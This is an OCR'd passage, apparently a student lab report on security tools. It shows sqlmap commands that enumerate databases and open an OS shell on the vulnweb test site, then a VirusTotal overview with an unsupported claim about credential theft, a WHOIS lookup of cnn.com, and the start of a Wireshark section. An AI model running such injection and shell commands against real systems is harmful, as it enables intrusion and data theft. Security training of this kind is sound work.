8) The names and number of databases are found using sqlmap


“Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 --dbs”






9) Getting the list of tables from the database


“Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name-tables”




10) Getting the columns of a specific table

“Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name -T table_name --columns”







11) Getting the information in a specific column



12) Retrieving the details of the OS shell

“sqlmap –dbms=mysql -u testphp.vulnweb.com/listproducts.php?cat=1 --os-shell”






VIRUSTOTAL :


VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004. It is a free web based service that analyses files and URLs for viruses, worms, trojans and other kinds of malicious content. It ensures the internet or the network the user is operating on safe to use and if there is any malicious malware then alert the user.


There is a down side of using virustotal. Attackers can collect unlimited stolen user credentials on VirusTotal, the researchers called it the perfect cybercrime because an attacker using this method can gather an almost unlimited number of sensitive user data with little effort.

1) We go to the site https://www.virustotal.com/gui/home/upload and upload the file or search a URL



2) Then we scan the file or URL and gives its reports of the scan it did






WHOIS LOOKUP :

It is a tool that is used in information gathering. WHOIS information, commonly referred to as WHOIS data or WHOIS specifics, is a global database feed of domain owners that includes people who register domain names. The Internet Corporation for Assigned Names and Numbers (ICANN) upholds its objective to keep the WHOIS database as accurate, secure, free, and public as possible for its users. One of the main purposes of WHOIS data is to maintain as much transparency as possible in the domain name space.

Therefore, anyone with access to the Internet can use the WHOIS protocol to check the domain information for any website on the planet.


1) Performing domain scan using whois lookup tool and gathering information for :

a) “cnn.com” website


root@kali: ~
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: cnn.com
Registry Domain ID: 3269879_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2020-10-20T13:09:44Z
Creation Date: 1993-09-22T00:00:00.000-04:00
Registrar Registration Expiration Date: 2026-09-21T00:00:00.000-04:00
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited http://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited http://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited http://www.icann.org/epp#serverUpdateProhibited
Registry Registrant ID:
Registrant Name: Domain Name Manager
Registrant Organization: Turner Broadcasting System, Inc.
Registrant Street: One CNN Center
Registrant City: Atlanta
Registrant State/Province: GA
Registrant Postal Code: 30303
Registrant Country: US
Registrant Phone: +1.4048275000
Registrant Phone Ext:
Registrant Fax: +1.4048271995
Registrant Fax Ext:
Registrant Email: tmgroup@turner.com
Registry Admin ID:
Admin Name: Domain Name Manager
Admin Organization: Turner Broadcasting System, Inc.
Admin Street: One CNN Center
Admin City: Atlanta
Admin State/Province: GA
Admin Postal Code: 30303


root@kali: ~
File Actions Edit View Help
Registrant Phone: +1.4048275000
Registrant Phone Ext:
Registrant Fax: +1.4048271995
Registrant Fax Ext:
Registrant Email: tmgroup@turner.com
Registry Admin ID:
Admin Name: Domain Name Manager
Admin Organization: Turner Broadcasting System, Inc.
Admin Street: One CNN Center
Admin City: Atlanta
Admin State/Province: GA
Admin Postal Code: 30303
Admin Country: US
Admin Phone: +1.4048275000
Admin Phone Ext:
Admin Fax: +1.4048271995
Admin Fax Ext:
Admin Email: tmgroup@turner.com
Registry Tech ID:
Tech Name: TBS Server Operations
Tech Organization: Turner Broadcasting System, Inc.
Tech Street: One CNN Center
Tech City: Atlanta
Tech State/Province: GA
Tech Postal Code: 30303
Tech Country: US
Tech Phone: +1.4048275000
Tech Phone Ext:
Tech Fax: +1.4048271593
Tech Fax Ext:
Tech Email: hostmaster@turner.com
Name Server: ns-1086.awsdns-07.org
Name Server: ns-1630.awsdns-11.co.uk
Name Server: ns-47.awsdns-05.com
Name Server: ns-576.awsdns-08.net
DNSSEC: unsigned
For more information on Whois status codes, please visit https://icann.org/epp

b) “vtop.vit.ac.in”



2) Performing IP scan using whois lookup tool and gathering information


WIRESHARK :

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development.

